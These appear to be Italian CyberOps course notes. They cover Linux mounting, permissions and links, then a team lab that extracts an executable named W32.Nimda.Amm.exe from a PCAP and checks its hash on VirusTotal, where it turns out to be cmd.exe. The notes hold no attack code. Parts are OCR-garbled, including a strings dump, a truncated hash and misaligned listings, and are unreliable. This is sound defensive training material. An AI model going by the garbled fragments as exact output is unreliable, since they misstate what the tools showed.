
Prima che un dispositivo a blocchi possa essere montato, deve disporre di un punto di montaggio.


```
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 second_drive
```

Montare /dev/sdb1 su questa directory consente di accedere al contenuto della partizione, utilizzando second\_drive come punto di ingresso.

```
[analyst@secOps ~]$ ls -l second_drive
total 0
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx----- 2 root root 16384 Mar 26 2018 lost+found
-rw-r--r-- 1 analyst_analyst 183 Mar 26 2018 myFile.txt
```

La directory non è più vuota perché dopo il montaggio second\_drive diventa il punto di ingresso al file system fisicamente memorizzato in /dev/sdb1.








### **SMONTAGGIO DI UNA PARTIZIONE:**

• comando **mount | grep /dev/sd:** visualizza tutti i filesystem montati e filtra solo quelli con **/dev/sd\***:

/dev/sda1: Montato come root (/).


/dev/sdb1: Montato in ~/second\_drive.

```
[analyst@secOps ~]$ mount | grep /dev/sd
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime,data=ordered)
[analyst@secOps ~]$ sudo umount /dev/sdb1
[analyst@secOps ~]$ ls -l second_drive/
total 0
[analyst@secOps ~]$
```



• sudo umount /dev/sdb1: smontaggio della partizione.

Una volta smontata, la directory ritorna vuota e il contenuto non è più accessibile.





### Permessi dei file

Ogni file nei file system ha il proprio insieme di permessi.

```
[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -1
total 60
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21 2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21 2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21 2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_ELK.sh
-rwxr-xr-x 1 analyst analyst 85 Mar 21 2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 76 Mar 21 2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst 106 Mar 21 2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh
```

Linux gestisce i permessi


#### su tre livelli:


- proprietario
- gruppo
- altri utenti.

### -LIMITAZIONI ACCESSO-

```
[analyst@secOps scripts]$ touch /mnt/myNewFile.txt
touch: cannot touch '/mnt/myNewFile.txt': Permission denied
[analyst@secOps scripts]$ ls -ld /mnt
drwxr-xr-x 2 root root 4096 Jan 5 2018 /mnt
[analyst@secOps scripts]$ sudo mount /dev/sdb1 ~/second drive/
```

Solo l'utente root può scrivere nella cartella /mnt.









Modifica permessi del file myFile.txt:

```
[analyst@secOps scripts]$ cd ~/second_drive
[analyst@secOps second_drive]$ ls -1
total 20
drwx----- 2 root root 16384 Mar 26 2018 lost+found
-rw-r--r- 1 analyst analyst 183 Mar 26 2018 myFile.txt
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt
[analyst@secOps second_drive]$ ls -1
total 20
drwx----- 2 root root 16384 Mar 26 2018 lost+found
-rw-rw-r-x 1 analyst analyst 183 Mar 26 2018 myFile.txt
[analyst@secOps second_drive]$
```

#### Formato Ottale

- Ogni tipo di permesso ha un valore numerico
- 4 = Lettura(r)
- 2 = Scrittura (w)
- 1 = Esecuzione (x)
  - I numeri si sommano per creare una combinazione di permessi:
- 7 = Lettura + Scrittura + Esecuzione (rwx)  $\rightarrow$  4 + 2 + 1
- 6 = Lettura + Scrittura (rw-)  $\rightarrow$  4 + 2
- 5 = Lettura + Esecuzione  $(r-x) \rightarrow 4 + 1$
- O = Nessun permesso (---)
  - sudo chmod 777: controllo totale sui file







Le directory "malware" e "mininet\_services" hanno permessi differenti.

```
[analyst@secOps second_drive]$ cd ~/lab.support.files/
[analyst@secOps lab.support.files]$ 1s /1
ls: cannot access '/l': No such file or directory
[analyst@secOps lab.support.files]$ ls -1
total 580
-rw-r--r-- 1 analyst analyst
                               649 Mar 21 2018 apache_in_epoch.log
                               126 Mar 21 2018 applicationX_in_epoch.log
-rw-r--r-- 1 analyst analyst
                              4096 Mar 21 2018 attack_scripts
drwxr-xr-x 4 analyst analyst
-rw-r--r-- 1 analyst analyst
                              102 Mar 21 2018 confidential.txt
-rw-r--r-- 1 analyst analyst
                              2871 Mar 21 2018 cyops.mn
                              75 Mar 21 2018 elk_services
-rw-r--r-- 1 analyst analyst
-rw-r--r-- 1 analyst analyst
                               373 Mar 21 2018 h2_dropbear.banner
drwxr-xr-x 2 analyst analyst
                              4096 Apr 2 2018 instructor
-rw-r--r-- 1 analyst analyst
                               255 Mar 21 2018 letter_to_grandma.txt
-rw-r--r-- 1 analyst analyst
                             24464 Mar 21 2018 logstash-tutorial.log
drwxr-xr-x 2 analyst analyst
                              4096 Mar 21 2018 malware
-rwxr-xr-x 1 analyst analyst
                               172 Mar 21 2018 mininet_services
```

### Identificazione del Tipo di File

- Directory: se una voce in Is -I inizia con d (drwxr-xr-x) è una directory.
- File regolari: se inizia con (-rw-r--r--) è un file normale.

## Significato del Bit di Esecuzione (x)

- Se una directory ha x nei permessi (drwxr-xr-x): gli utenti possono accedere al suo interno.
- Se un file ha x nei permessi (-rwxr-xr-x): è eseguibile.



## NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI



### Collegamenti simbolici e altri tipi di file speciali

File regolari (-): file leggibili – file di testo - file binari – programmi -file immagine -file compressi File di directory (d): cartelle.

### File speciali:

- File di blocco (b): accedono all'hardware fisico (i punti di montaggio per accedere ai dischi rigidi).
- File di dispositivo a caratteri (c): forniscono un flusso seriale di input e output.
- File pipe (p): passano informazioni in cui i primi byte in entrata sono i primi byte in uscita.
- File di collegamento simbolico (I): si collegano ad altri file o directory.
- File o Socket: comunicazione tra 2 applicazioni.

```
[analyst@secOps ~]$ ls -1 /dev/
total 0
                             10, 235 Apr 14 05:47 autofs
crw-r--r-- 1 root root
drwxr-xr-x 2 root root
                                  140 Apr 14 05:47 block
                                 100 Apr 14 05:47 bsg
                             10, 234 Apr 14 05:47 btrfs-control
rw----- 1 root root
drwxr-xr-x 3 root root
                                   60 Apr 14 05:47 bus
                                    3 Apr 14 05:47 cdrom -> sr0
rwxrwxrwx 1 root root.
                                 2800 Apr 14 05:47 char
drwxr-xr-x 2 root root
                              5, 1 Apr 14 05:48 console
                                   11 Apr 14 05:47 core -> /proc/kcore
 rwxrwxrwx 1 root root
                              10, 61 Apr 14 05:47 cpu_dma_latency
           1 root root
                             10, 203 Apr 14 05:47 cuse
          1 root root
                                  120 Apr 14 05:47 disk
drwxr-xr-x 6 root root
                                   80 Apr 14 05:47 dri
irwxr-xr-x 3 root root
```







### Collegamenti simbolici e Collegamenti fisici

Il file di collegamento simbolico punta al nome di un altro file. Il file di collegamento fisico punta al contenuto di un altro file.

```
5 Apr 14 05:47 zero
crw-rw-rw- 1 root root
[analyst@secOps ~]$ echo "symbolic" > file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
[analyst@secOps ~]$ In -s file1.txt file1symbolic
bash: In: command not found
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
[analyst@secOps ~]$ In file2.txt file2hard
[analyst@secOps ~]$ ls -1
total 17524
-rw-r--r-- 1 root
                                 7297 Apr 9 10:56 capture.pcap
                     root
drwxr-xr-x 2 analyst analyst
                                 4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst analyst
                                 4096 Mar 22 2018 Downloads
                                    9 Apr 14 06:44 file1symbolic -> file1.txt
lrwxrwxrwx 1 analyst analyst
                                    9 Apr 14 06:40 file1.txt
-rw-r--r-- 1 analyst analyst
-rw-r--r-- 2 analyst analyst
                                    5 Apr 14 06:41 file2hard
-rw-r--r-- 2 analyst analyst
                                    5 Apr 14 06:41 file2.txt
                             13066240 Apr 11 06:49 httpdump.pcap
-rw-r--r-- 1 root
                     root
                              4841472 Apr 11 06:49 httpsdump.pcap
-rw-r--r-- 1 root
                     root
                                 4096 Jul 19 2018 lab.support.files
drwxr-xr-x 9 analyst analyst
                                 4096 Mar 26 2018 second_drive
                     root
```

echo: scrive dati su un file.

cat: apre in sola lettura un file

In -s: crea una "scorciatoia" a un
determinato file o cartella.

In: crea un collegamento fisico a file2.txt.
Non punta al file in sé come una

scorciatoia, ma ai suoi dati fisici.








### Modifica i nomi dei file originali:


```
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat file1symbolic
cat: file1symbolic: No such file or directory
[analyst@secOps ~]$ cat file2hard
hard
```


#### **COMPORTAMENTO COLLEGAMENTI:**

- collegamento simbolico: non funzionante perché il nome del file a cui puntava file1.txt è cambiato.
- collegamento fisso: file2hard funziona ancora correttamente perché punta all'inode di file2.txt e non al suo nome, che ora è file2new.txt .
- Se si modifica il contenuto di file2new.txt, anche file2hard cambierà perché entrambi i file puntano allo stesso inode.
- Non importa quale dei due file venga modificato, il contenuto viene aggiornato in entrambi, poiché condividono la stessa posizione fisica sul disco











 Scenario: Un attaccante ha trasferito un file eseguibile (.exe) tramite una connessione HTTP.


#### • Obiettivi:


Identificare il traffico sospetto in un file PCAP.

Estrarre il file eseguibile.

Verifica dell'HASH.

Determinazione natura del file tramite VirusTotal.







#### Strumenti utilizzati

Strumento	Scopo
Wireshark	Analisi del traffico di rete
CFF	Visualizzazione HASH
VirusTotal	Analisi del file estratto
Terminale (Linux)	Analisi file in wireshark e sandboxing










#### **Analisi traffico con wireshark**



Le prime tre righe riguardano un handshake tra due IP.
Successivamente nella quarta riga avviene una richiesta GET di scaricamento di un file (W32.Nimda.Amm.exe)

La richiesta GET va a buon fine (200 OK) e successivamente si ha lo scaricamento del file.

#### Team WolfGuard



### **Analisi preliminare codice**

#### • NTDLL.DLL

a. NT Layer DLL:
Interfaccia a
basso livello tra il
kernel di
Windows e i
processi utente.
b. Criticità:
Spesso usata da
malware per
chiamate di
sistema
"nascoste" (es.
NtCreateProcess)


00 b	/ 00		00 %	h.	
	(00				
4V.SV.E.R	.S.I.O.NI.N.F.O	jDjD?	S.t.r.	i.n.g.F.i.l.e.I.n.f.o	
0.4.0.9.0.4.B.0L.	C.o.m.p.a.n.y.N.a.m.	.eM.i.c.r.o.s.o.f.t.	C.o.r.p.o.r.a.t.i.o.n		
\F.i.l.e.D.e.s.c.r.	i.p.t.i.o.nW.i.n.d.o.w	sC.o.m.m.a.n.dP.ı،	.o.c.e.s.s.o.rr.)F	i.l.e.V.e.r.s.i.o.n	
617.6.0.11.7	.5.1.4(.w.i.n.7.s.p.1	.r.t.m1.0.1.1.1.91	.8.5.0.)		
(I.n.t.e.r.n.a.l.N	.a.m.ec.m.dL.e	.g.a.l.C.o.p.y.r.i.g.h.t	M.i.c.r.o.s.o.f.t	C.o.r.p.o.r.a.t.i.o.n.	A.l.lr.i.g.h
.t.sr.e.s.e.r.v.e.d.	8O.r.i.g.i.n.a.l.F.i.l	l.e.n.a.m.eC.m.dE	.x.ej.		
%P.r.o.d.u.c.t.N.a	a.m.eM.i.c.r.o.s.o.f.t	W.i.n.d.o.w.sO.p	.e.r.a.t.i.n.gS.y.s.t	.e.mBP.r.o.d	l.u.c.t.V.e.r.s.i
o.n617.6.0.1	1.7.5.1.4DV.a.ı	r.F.i.l.e.I.n.f.o\$ī	r.a.n.s.l.a.t.i.o.n		J
70@/!					
8d		I.U.M	M.U.	I	e.nU.S
		0,	(.0.8.@.H.P.)	.h.xp	
	(.@.H.`.h				
(.@.H.`.h	H.h				
(.@.H.`.h					
Entire conversation	1 (345510 bytes)				-

#### msvcrt.dll

- a. Microsoft Visual C Runtime Library: Fornisce funzioni base per programmi scritti in C/C++ (es. gestione memoria, I/O).
- b. Uso comune: Molti malware la sfruttano per attività legittime e per evadere detection

#### • KERNEL32.dll


- a. Core Windows API: Gestisce processi, thread, memoria of file system.
- b. Esempio di funzioni: CreateProcessW, LoadLibraryA.






Team WolfGuard

**Esportazione file** 










Team WolfGuard




#### **Analisi statica**



Abbiamo individuato l'HASH del file, ovvero la firma univoca che lo contraddistingue.


Successivamente, tramite l'HASH possiamo verificare su VirusTotal se la firma in questione appartiene ad un file contenuto nel database del portale, acquisendo informazioni già verificate, che possiamo perciò considerare "sicure".



	File distributed by Computernewb.com		C Reanalyze ≈ Similar ∨ More ∨
Community	db06c3534964e3fc79d2763144ba53742d7fa250ca336f4a0fe724l Cmd.Exe		Size Last Analysis Date 337.00 KB 3 days ago
Score 414	peexe legit known-distributor idle detect-debug-environr	ment assembly long-sleeps direct-cpu-clock	-access runtime-modules via-tor 64bits attachment
DETECTION DETAILS	RELATIONS BEHAVIOR COMMUNITY 30+		
Join our Community and enjoy	additional community insights and crowdsourced detections, plus	an API key to <u>automate checks.</u>	
Join our Community and enjoy  Security vendors' analysis ①	additional community insights and crowdsourced detections, plus	an API key to <u>automate checks.</u>	Do you want to automate checks?
	additional community insights and crowdsourced detections, plus  Output	an API key to automate checks.  AhnLab-V3	Do you want to automate checks?
Security vendors' analysis ①			
Security vendors' analysis ①  Acronis (Static ML)		AhnLab-V3	<b>⊘</b> Undetected
Security vendors' analysis ①  Acronis (Static ML)  Alibaba	<ul> <li>✓ Undetected</li> <li>✓ Undetected</li> </ul>	AhnLab-V3 AliCloud	<ul><li>⊘ Undetected</li><li>⊘ Undetected</li></ul>
Security vendors' analysis ①  Acronis (Static ML)  Alibaba  ALYac	<ul> <li>✓ Undetected</li> <li>✓ Undetected</li> <li>✓ Undetected</li> </ul>	AhnLab-V3 AliCloud Antiy-AVL	<ul> <li>✓ Undetected</li> <li>✓ Undetected</li> <li>✓ Undetected</li> </ul>


Dalle informazioni visualizzate possiamo verificare che effettivamente il file scaricato corrisponde al prompt dei comandi di windows.

#### **Analisi dinamica**




